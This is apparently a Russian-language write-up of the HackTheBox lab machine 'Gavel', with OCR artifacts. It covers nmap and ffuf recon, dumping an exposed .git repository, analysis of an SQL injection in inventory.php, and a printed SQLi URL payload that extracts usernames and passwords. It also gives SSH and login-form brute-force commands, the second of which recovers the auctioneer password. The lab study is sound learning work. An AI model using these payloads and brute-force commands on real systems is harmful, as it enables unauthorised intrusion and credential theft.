
Исходные данные: 10.10.11.97
Разведка nmap:

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_  256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open  http
|_http-title: Did not follow redirect to http://gavel.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

NSE: Script Post-scanning.
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Initiating NSE at 11:18
Completed NSE at 11:18, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
           Raw packets sent: 1248 (54.888KB) | Rcvd: 1006 (40.236KB)
```

Ports: 22,80
http://gavel.htb/
Есть register.php. Из этого сделал вывод, что сайт написан на php.
Проверил инструментов wappalyzer.



Font scripts – Font Awesome
Google Font Api
Js lib – jQuery
UI Frameworks – bootstrap

Начал проводить фаззинг веб каталогов.
Сначала действовал стандартно, обнаружив базовые каталоги.

```
┌──(kali㉿kali)-[/usr/share/seclists/Discovery/Web-Content]
└─$ ffuf -w raft-large-directories.txt -u "http://gavel.htb/FUZZ" -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://gavel.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories.tx
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 114ms]
includes                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 2069ms]
rules                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 89ms]
:: Progress: [62281/62281] :: Job [1/1] :: 89 req/sec :: Duration: [0:03:01] :: Errors: 0 ::
```

http://gavel.htb/assets
http://gavel.htb/includes
http://gavel.htb/rules

фаззинг поддоменов:
Поддомены не найдены.
Сразу спалилась версия – это Apache 2.4.52

Начал проводить повторно фаззинг каталогов, уже используя другие словари и нестандартные методы. Наткнулся на .git

```
└─$ ffuf -u http://gavel.htb/FUZZ \
> -w common.txt \
> -e .bak,.old,.orig,.backup,.zip,.tar,.tar.gz,.7z,.gz.txt,.log,.sql,.conf,.ini,.yml,.yaml,.json,.swp,~,.save \
> -fc 403 -fs 274

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://gavel.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .bak .old .orig .backup .zip .tar .tar.gz .7z .gz.txt .log .sql .conf .ini .yml .yaml .json .swp ~ .s
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
 :: Filter           : Response size: 274
________________________________________________

.git                    [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 104ms]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 99ms]
.git/config             [Status: 200, Size: 136, Words: 13, Lines: 9, Duration: 108ms]
.git/logs/              [Status: 200, Size: 1128, Words: 77, Lines: 18, Duration: 209ms]
.git/index              [Status: 200, Size: 224718, Words: 313, Lines: 355, Duration: 95ms]
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 201ms]
assets                  [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 101ms]
includes                [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 102ms]
index.php               [Status: 200, Size: 13943, Words: 4616, Lines: 223, Duration: 100ms]
rules                   [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 193ms]
:: Progress: [95000/95000] :: Job [1/1] :: 247 req/sec :: Duration: [0:05:16] :: Errors: 0 ::
```

Вообщем это оказался репозиторий. В котором было очень много всякой шняги, связанной с веб приложением. Которую по идее может смотреть и скачивать любой желающий. Это минус.

Тут я познакомился с инструментом git-dumper. Самое интересное, что использовав его удалось сдампить еще и исходники самого веб приложения.

```
┌──(.venv)─(root㉿kali)-[~]
└─# git-dumper http://gavel.htb/.git/ ./gavel-git
[-] Testing http://gavel.htb/.git/HEAD [200]
[-] Testing http://gavel.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://gavel.htb/.git/ [200]
[-] Fetching http://gavel.htb/.gitignore [404]
[-] http://gavel.htb/.gitignore responded with status code 404
[-] Fetching http://gavel.htb/.git/logs/ [200]
[-] Fetching http://gavel.htb/.git/HEAD [200]
[-] Fetching http://gavel.htb/.git/config [200]
[-] Fetching http://gavel.htb/.git/branches/ [200]
[-] Fetching http://gavel.htb/.git/hooks/ [200]
[-] Fetching http://gavel.htb/.git/refs/ [200]
[-] Fetching http://gavel.htb/.git/logs/HEAD [200]
[-] Fetching http://gavel.htb/.git/logs/refs/ [200]
[-] Fetching http://gavel.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-merge-commit.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/push-to-checkout.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://gavel.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://gavel.htb/.git/hooks/update.sample [200]
[-] Fetching http://gavel.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://gavel.htb/.git/logs/refs/heads/ [200]
[-] Fetching http://gavel.htb/.git/refs/heads/ [200]
[-] Fetching http://gavel.htb/.git/refs/tags/ [200]
[-] Fetching http://gavel.htb/.git/refs/heads/master [200]
[-] Fetching http://gavel.htb/.git/logs/refs/heads/master [200]
[-] Fetching http://gavel.htb/.git/description [200]
[-] Fetching http://gavel.htb/.git/index [200]
```

Использовал команду git-dumper http://gavel.htb/.git/ ./gavel-git
Выглядело это конечно вот так:

```
┌──(kali㉿kali)-[~/gavel/gavel-git]
└─$ ls
admin.php  assets  bidding.php  includes  index.php  inventory.php  login.php  logout.php  register.php  rules
```

Я сразу же перешел в vscode и начал их анализировать. С этого начался мой долгий путь изучения.
Были обнаружены креды от локальной бд на сервере:

```
EXPLORER
GAVEL-GIT
> assets
v includes
  .htaccess
  auction_watcher.php
  auction.php
  bid_handler.php
  config.php
  db.php
  session.php
v rules
  .htaccess
  default.yaml
  admin.php
  bidding.php
  index.php
  inventory.php
  login.php
  logout.php
  register.php
```

```php
includes > config.php
<?php

define('DB_HOST', 'localhost');
define('DB_NAME', 'gavel');
define('DB_USER', 'gavel');
define('DB_PASS', 'gavel');

define('ROOT_PATH', dirname(__DIR__));

$basePath = rtrim(dirname($_SERVER['SCRIPT_NAME']), '/');
define('BASE_URL', $basePath);
define('ASSETS_URL', $basePath . '/assets');
```

localhost, имя бд – gavel, пользователь – gavel, пароль – gavel

Также мною было обнаружено, что на admin.php можно попасть, только с сессии пользователя с ролью auctioneer:

```php
admin.php
<?php
require_once __DIR__ . '/includes/config.php'; //require_once - podkl file 1 raz, __DIR__ - abs
require_once __DIR__ . '/includes/db.php';
require_once __DIR__ . '/includes/session.php';
require_once __DIR__ . '/includes/auction.php';

if (!isset($_SESSION['user']) || $_SESSION['user']['role'] !== 'auctioneer') {
    header('Location: index.php');
    exit;
}
```

Иначе редиректит на index.php.
Значит следующая цель – найти креды от этой самой учетки с ролью auctioneer, чтобы попасть в панель Admina.

Также просто анализируя исходники, выявил такую инфу:

Исходя из исходников, вот такую инфу про DB получилось высмотреть:

Есть таблица users, столбцы (id, username, password, role, created_at, money)

Попробовал следующий вектор атаки:

Также есть подозрительная учетка, sado@gavel.htb, найденная в логах репозитория.

```
Not secure  gavel.htb/.git/logs/refs/heads/master

0000000000000000000000000000000000000000 ff27a161f2dd87a0c597ba5638e3457ac167c416 sado <sado@gavel.htb> 1758373935 +0000        commit (initial): gavel auction ready
ff27a161f2dd87a0c597ba5638e3457ac167c416 2bd167f52a35786a5a3e38a72c63005fffa14095 sado <sado@gavel.htb> 1759516630 +0000        commit: .
2bd167f52a35786a5a3e38a72c63005fffa14095 f67d90739a31d3f9ffcc3b9122652b500ff2a497 sado <sado@gavel.htb> 1759516682 +0000        commit: ..
```

Так, как это потенциальные креды пользовательской учетки на сервере, а это как потенциальная утечка, я решил фоном также запустить брутфорс атаку на ssh сервис, пусть будет работать фоном, а я искать другие уязвимости.

Вот такую команду я составил для брута SSH:

nmap -p 22 --script ssh-brute --script-args userdb=./user.txt,passdb=/usr/share/wordlists/rockyou.txt,ssh-brute.timeout=4s 10.10.11.97

Брутфорс оказался бесполезным, потому что он в любом случае не пустит потому что он проверяет по криптографическому ключу ED25519, а у меня его нету. Следовательно вылазит Permisson denied.

```
┌──(kali㉿kali)-[~/gavel]
└─$ ssh sado@gavel.htb
The authenticity of host 'gavel.htb (10.10.11.97)' can't be established.
ED25519 key fingerprint is SHA256:6dNOlYfv2LMRf4XymoXw7X/z1euPQIz0O+qF3tC0TME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'gavel.htb' (ED25519) to the list of known hosts.
sado@gavel.htb's password:
Permission denied, please try again.
sado@gavel.htb's password:
Permission denied, please try again.
sado@gavel.htb's password:
```

Тем временем, я проанализировал большую часть исходников, погрузился в язык php. И хочу выделить следующие конструкции:

admin.php ● inventory.php ● test.php ● bidding.php

inventory.php

```php
<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/db.php';
require_once __DIR__ . '/includes/session.php';

if (!isset($_SESSION['user'])) {
    header('Location: index.php');
    exit;
}

$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
foreach ($results as $row) {
    $firstKey = array_keys($row)[0];
    $name = $row['item_name'] ?? $row[$firstKey] ?? null;
    if (!$name) {
        continue;
    }
    $meta = [];
    try {
        $itemMeta->execute([$name]);
        $meta = $itemMeta->fetch(PDO::FETCH_ASSOC);
    } catch (Exception $e) {
        $meta = [];
    }
    $itemMap[$name] = [
```

Явно задаются веб каталоги

редирект на idex.php, если сессия не пользовательская

Переменной SortItem присваиваются значения параметра sort переданные либо в post или get запросе.

Переменной user_id присваиваются значения параметра user_id, переданные в Post или get запросах

Значение параметра sort оборачивается в кавычки

Подготавливается SQL запрос, через переменную PDO и ее метод prepare

? - это плейсхолдер

Ножницы

Снимок экрана скопиро
Автоматически сохраняя
экрана.

Разметка и

Критичное место:

```php
$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
$stmt->execute([$userId]);
```

Уязвимость заключается в том, что, пользователь может контролировать значение колонки $col.
А при ее инициализации, сделана базовая обертка в обратные кавычки.
Что происходит в этих двух строчках.
В первой только подготавливается sql запрос с помощью pdo и метода prepare. То есть он еще не отправляется. Но стоит обратить внимание на знак вопроса – ?. Это плейсхолдер, он будет принимать значение переданное в execute. Для данной переменной, в следующей строчке.
И только тогда SQL запрос отправится. Но переменной $stmt присвоятся данные в sql, не в php.

Сам SQl запрос означает: выбрать колонку `значение $col` из таблицы inventory где значение ячейки в колонке user_id равно плейсхолдеру, который подставится из execute, фильтровать по значению из ячейки столбика item_name по возрастанию.

```php
$results = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

Далее для переменной results данные из sql преобразуются в нормальный для php вид.
На следующем скриншоте я разобрал то, как данные будут ходить и преобразовываться по коду.

```php
inventory.php
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
foreach ($results as $row) {
    $firstKey = array_keys($row)[0];
    $name = $row['item_name'] ?? $row[$firstKey] ?? null;
    if (!$name) {
        continue;
    }
    $meta = [];
    try {
        $itemMeta->execute([$name]);
        $meta = $itemMeta->fetch(PDO::FETCH_ASSOC);
    } catch (Exception $e) {
        $meta = [];
    }
    $itemMap[$name] = [
        'name' => $name ?? "",
        'description' => $meta['description'] ?? "",
        'image' => $meta['image'] ?? "",
        'quantity' => $row['quantity'] ?? (is_numeric($row[$firstKey]) ? $row[$firstKey] : 1)
    ];
}
$stmt = $pdo->prepare("SELECT money FROM users WHERE id = ?");
$stmt->execute([$_SESSION['user']['id']]);
$money = $stmt->fetchColumn();
```

```
$results = [
  ['item_name' => 'Sword'],
  ['item_name' => 'Shield']
];
```

1 строка

```
[
  'item_name' => 'Sword'
]
```

Есть разница между fetchAll и fetch

$firstKey = 'item_name';


'sword'

```
$meta = [
  'name' => 'Sword',
  'description' => 'Sharp steel sword',
  'image' => 'sword.png'
];
```

если попали сюда, то row берет вторую строку из results

```
$itemMap[1337] = [
  'name'        => 1337,
  'description' => "",
  'image'       => "",
  'quantity'    => 1337
];
```

А вот эти самые параметры user_id и sort в самом интерфейсе inventory, я нашел их с помощью Burp:




По итогу здесь всё свелось к тому, что данный код, его можно сломать логически, грамотно сформировав SQl подзапрос и подставив в адрес страницы в парметры sort и user_id.
Так как мы уже выяснили, что в бд есть такая табличка как users, на нее бы мы и акцентировали наш подзапрос.

Код дался мне для понимания, а вот сам пэйлоад/эксплоит, через который бы мы провернули логическую sql инъекцию – нет.
Он выглядел бы примерно так:
http://gavel.htb/inventory.php?user_id=x`+FROM+(SELECT+group_concat(username,0x3a,password)+AS+`%27x`+FROM+users)y;--+-&sort=\?;--+-%00

Здесь как раз таки и внедряется подзапрос с функцией group_concat к таблице users. Мусор от подготовленного запроса в pdo, комментируется с помощью ;-- -

И благодаря этому, можно вывести учетные данные пользователя с именем auctioneer и ролью auctioneer. Данный код хороший, в нем действительно есть защита, но инъекция, которая сюда внедряется логически обходит код и человек, который ее составил – гений. И данный пэйлоад – это не моя заслуга. Чтобы такое составить, нужно очень чувствовать код, что мне не далось в этой машине.

Но, в данном веб приложении, если узнать имя привилегированной учетной записи, то можно сделать брутфорс атаку на форму логина. Чтобы ее сделать, я буду использовать инструменты Burp Suite и ffuf:
Отправляю http запрос в форму логина, с неверным паролем, но нужной для меня учетной записью (auctioneer), наблюдаем это в Burp:



Отправляю данный http запрос в файл с именем request.txt:

```
  GNU nano 8.6                                                    request.txt *
POST /login.php HTTP/1.1
Host: gavel.htb
Content-Length: 34
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://gavel.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://gavel.htb/login.php
Accept-Encoding: gzip, deflate, br
Cookie: gavel_session=3eubrfb4jjjg4h2rmoo563i56m
Connection: keep-alive

username=auctioneer&password=FUZZ
```

Значение параметра password меняю на FUZZ, именно он будет брутиться. Ну а дальше запускаю атаку с помощью инструмента ffuf и известного словаря rockyou.


```
┌──(kali㉿kali)-[~/gavel]
└─$ ffuf -request ./request.txt -request-proto http -w /usr/share/wordlists/rockyou.txt -ic -c -fs 4562

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://gavel.htb/login.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Cache-Control: max-age=0
 :: Header           : Accept-Language: en-US,en;q=0.9
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Cookie: gavel_session=3eubrfb4jjjg4h2rmoo563i56m
 :: Header           : Origin: http://gavel.htb
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 :: Header           : Referer: http://gavel.htb/login.php
 :: Header           : Connection: keep-alive
 :: Header           : Host: gavel.htb
 :: Data             : username=auctioneer&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 4562
________________________________________________

midnight1               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4211ms]
```

ffuf -request ./request.txt -request-proto http -w /usr/share/wordlists/rockyou.txt -ic -c -fs 4562

опции -ic нужна для игнора строчек с # в словаре
-c делает вывод цветным

Но хочу отметить то, что опцию -fs для фильтрации размера ответа я добавил не сразу. Сначала запустил брут без него. В выводе сразу естественно начали появляться ненужные для меня ответы, которые обрабатывает код веб приложения и отвечает ошибкой входа и у этих всех ответов одинаковый размер, а именно – 4562. Поэтому опция -fs делает так, чтобы я этого мусора не видел.

И по итогу получил пароль midnight1 от привилегированной учетной записи auctioneer.
